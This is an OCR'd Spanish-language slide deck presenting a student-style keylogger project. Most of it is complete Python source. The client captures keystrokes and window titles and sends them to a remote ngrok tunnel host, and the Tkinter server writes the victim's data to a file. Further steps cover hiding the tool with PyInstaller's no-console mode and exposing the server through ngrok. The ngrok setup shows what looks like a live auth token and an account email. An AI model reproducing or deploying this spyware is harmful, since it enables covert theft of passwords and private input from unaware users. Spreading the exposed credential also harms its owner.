
PROYECTO KEYLOGGER

Anthony Sosa

¿Qué es?

Un tipo de software o hardware que registra las pulsaciones de teclas realizadas en un teclado de computadora. Se utiliza comúnmente para monitorear la actividad en una computadora sin el conocimiento del usuario. Los keyloggers pueden ser utilizados con fines legítimos, como el control parental, o con fines maliciosos, como el robo de información personal o contraseñas.



Partes del proyecto

CLIENTE

Persona a la que se dirige el ataque

SERVIDOR

Capta información sobre la victima

CLIENTE


```python
# -*- coding: 1252 -*-
import socket
from pynput.keyboard import Key, Listener
import pygetwindow as gw

# Dirección IP del servidor (tu laptop)
HOST = '0.tcp.sa.ngrok.io'
PORT = 19800  # Puerto en el que escucha el servidor

# Conectar al servidors
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client_socket.connect((HOST, PORT))

def get_active_window():
    try:
        active_window = gw.getActiveWindow()
        return active_window.title if active_window else "Unknown"
    except Exception as e:
        return "Unknown"
```

```python
def on_press(key):
    global current_app, caps_lock_active
    try:
        new_app = get_active_window()
        if current_app != new_app:
            send_to_server(f"\nActive window: {new_app}\n")
            current_app = new_app

        if key == Key.caps_lock:
            # Toggle el estado de Caps Lock
            caps_lock_active = not caps_lock_active

        if hasattr(key, 'char') and key.char:
            # Si Caps Lock está activo y la tecla es una letra, cambia entre mayúsculas y minúsculas
            char = key.char.upper() if caps_lock_active and key.char.isalpha() else key.char.lower()
            send_to_server(char)
        elif key == Key.space:
            send_to_server(' ')
        elif key == Key.enter:
            send_to_server('\n')
        elif key == Key.tab:
            send_to_server('\t')

    except Exception as e:
        client_socket.close()
```


```python
def on_release(key):
    # No es necesario hacer nada en on_release para Caps Lock
    if key == Key.esc:
        send_to_server(' [ESC] ')
        client_socket.close()
        return False

# Iniciar el keylogger
with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```


Pasos para ocultamiento de la herramienta

```
pyinstaller --onefile --noconsole tu_script.py
```



Pasos para ocultamiento de la herramienta





SERVIDOR

```python
# -*- coding: 1252 -*-
import socket
import tkinter as tk
from threading import Thread
import os
import subprocess

# Definir una variable global para controlar el estado del servidor
server_running = False

# Función para actualizar el panel de mensajes
def update_message_panel(message):
    message_panel.config(state=tk.NORMAL)
    message_panel.insert(tk.END, message + "\n")
    message_panel.config(state=tk.DISABLED)
    message_panel.see(tk.END)
```

```python
# Función para manejar la conexión del cliente
def handle_client_connection(client_socket, file):
    try:
        while True:
            data = client_socket.recv(1024)
            if not data:
                break
            received_text = data.decode('utf-8')
            file.write(received_text)
            file.flush()
    except ConnectionResetError:
        update_message_panel("La conexión fue cerrada inesperadamente por el cliente.")
    except Exception as e:
        update_message_panel(f"Error inesperado: {e}")
    finally:
        client_socket.close()
```

```python
# Función para el bucle del servidor
def server_loop(host, port, file):
    global server_running
    server_running = True
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server_socket.bind((host, port))
    server_socket.listen()
    update_message_panel("El servidor está escuchando en {}:{}".format(host, port))

    try:
        while server_running:
            conn, addr = server_socket.accept()
            update_message_panel("Conexión establecida con {}".format(addr))
            client_thread = Thread(target=handle_client_connection, args=(conn, file))
            client_thread.start()
    except Exception as e:
        update_message_panel(f"Error del servidor: {e}")
    finally:
        server_socket.close()
        update_message_panel("Servidor cerrado.")
        file.close()
```


```python
# Función para iniciar el servidor
def iniciar_servidor():
    host = host_entry.get()
    port = int(port_entry.get())
    file = open('datoscomputador.txt', 'a', encoding='utf-8')
    server_thread = Thread(target=server_loop, args=(host, port, file))
    server_thread.start()

# Función para detener el servidor
def detener_servidor():
    global server_running
    server_running = False
    update_message_panel("Finalizando el servidor...")

# Función para abrir la ubicación del archivo de registros
def abrir_ubicacion_archivo():
    archivo_path = os.path.abspath("datoscomputador.txt")
    directorio = os.path.dirname(archivo_path)
    if os.name == 'nt':  # Para Windows
        os.startfile(directorio)
    else:  # Para macOS y Linux
        subprocess.Popen(["open", directorio])
```

```python
# Configuración de la ventana de Tkinter
root = tk.Tk()
root.title("Configuración del Servidor")
root.geometry("600x450")  # Tamaño inicial de la ventana

# Definir colores
bg_color = "#f0f0f0"
button_color = "#4CAF50"
text_color = "#333333"

# Configurar colores de la ventana
root.config(bg=bg_color)

# Configurar diseño de cuadrícula (grid) para la ventana principal
root.grid_rowconfigure(1, weight=1)
root.grid_columnconfigure(0, weight=1)

# Marco para los campos de entrada
input_frame = tk.Frame(root, bg=bg_color)
input_frame.grid(row=0, column=0, sticky='ew', padx=10, pady=10)
input_frame.grid_columnconfigure(1, weight=1)

# Campo de entrada para la IP
tk.Label(input_frame, text="Host:", bg=bg_color, fg=text_color).grid(row=0, column=0, sticky='w')
host_entry = tk.Entry(input_frame)
host_entry.grid(row=0, column=1, sticky='ew', padx=5)
host_entry.insert(0, "0.0.0.0")
```

```python
# Campo de entrada para el puerto
tk.Label(input_frame, text="Port:", bg=bg_color, fg=text_color).grid(row=1, column=0, sticky='w')
port_entry = tk.Entry(input_frame)
port_entry.grid(row=1, column=1, sticky='ew', padx=5)
port_entry.insert(0, "65432")

# Marco para los botones
button_frame = tk.Frame(root, bg=bg_color)
button_frame.grid(row=2, column=0, sticky='ew', padx=10, pady=10)

# Botón para iniciar el servidor
start_button = tk.Button(button_frame, text="Iniciar Servidor", command=iniciar_servidor, bg=button_color, fg="white")
start_button.grid(row=0, column=0, padx=5, pady=5)

# Botón para detener el servidor
stop_button = tk.Button(button_frame, text="Detener Servidor", command=detener_servidor, bg="#f44336", fg="white")
stop_button.grid(row=0, column=1, padx=5, pady=5)

# Panel de mensajes
message_panel = tk.Text(root, state=tk.DISABLED, bg="#e0e0e0", fg=text_color)
message_panel.grid(row=1, column=0, sticky='nsew', padx=10, pady=10)

# Botón para abrir la ubicación del archivo de registros
open_file_location_button = tk.Button(root, text="Abrir Ubicación del Archivo", command=abrir_ubicacion_archivo, bg="#2196F3", fg="white")
open_file_location_button.grid(row=3, column=0, sticky='ew', padx=10, pady=10)
```

```
# Iniciar el bucle de Tkinter
root.mainloop()
```


Herramienta de servidor




IP PUBLICA

```
$ ngrok config add-authtoken 2XqbOm20sFZhe85ADnDLiP1KIUx_2kZjcrTa9m8AS7twh1zce
```

```
$ ngrok http 80
```



IP PUBLICA


C:\Users\T_User\Desktop\ngr
ngrok
(Ctrl+C to quit)
Introducing Pay-as-you-go pricing: https://ngrok.com/r/payg
Session Status online
Account anthonysosa2048@gmail.com (Plan: Free)
Version 3.4.0
Region South America (sa)
Latency 135ms
Web Interface http://127.0.0.1:4040
Forwarding tcp://0.tcp.sa.ngrok.io:19800 -> localhost:65432
Connections ttl opn rt1 rt5 p50 p90
11 0 0.00 0.00 12.05 583.60

Cómo lo logramos

Herramientas que se hizo uso

- NGROK
- PYTHON 3.11
- PYINSTALLER
- VISUAL STUDIO 2022
- CHAT GPT 4

Gracias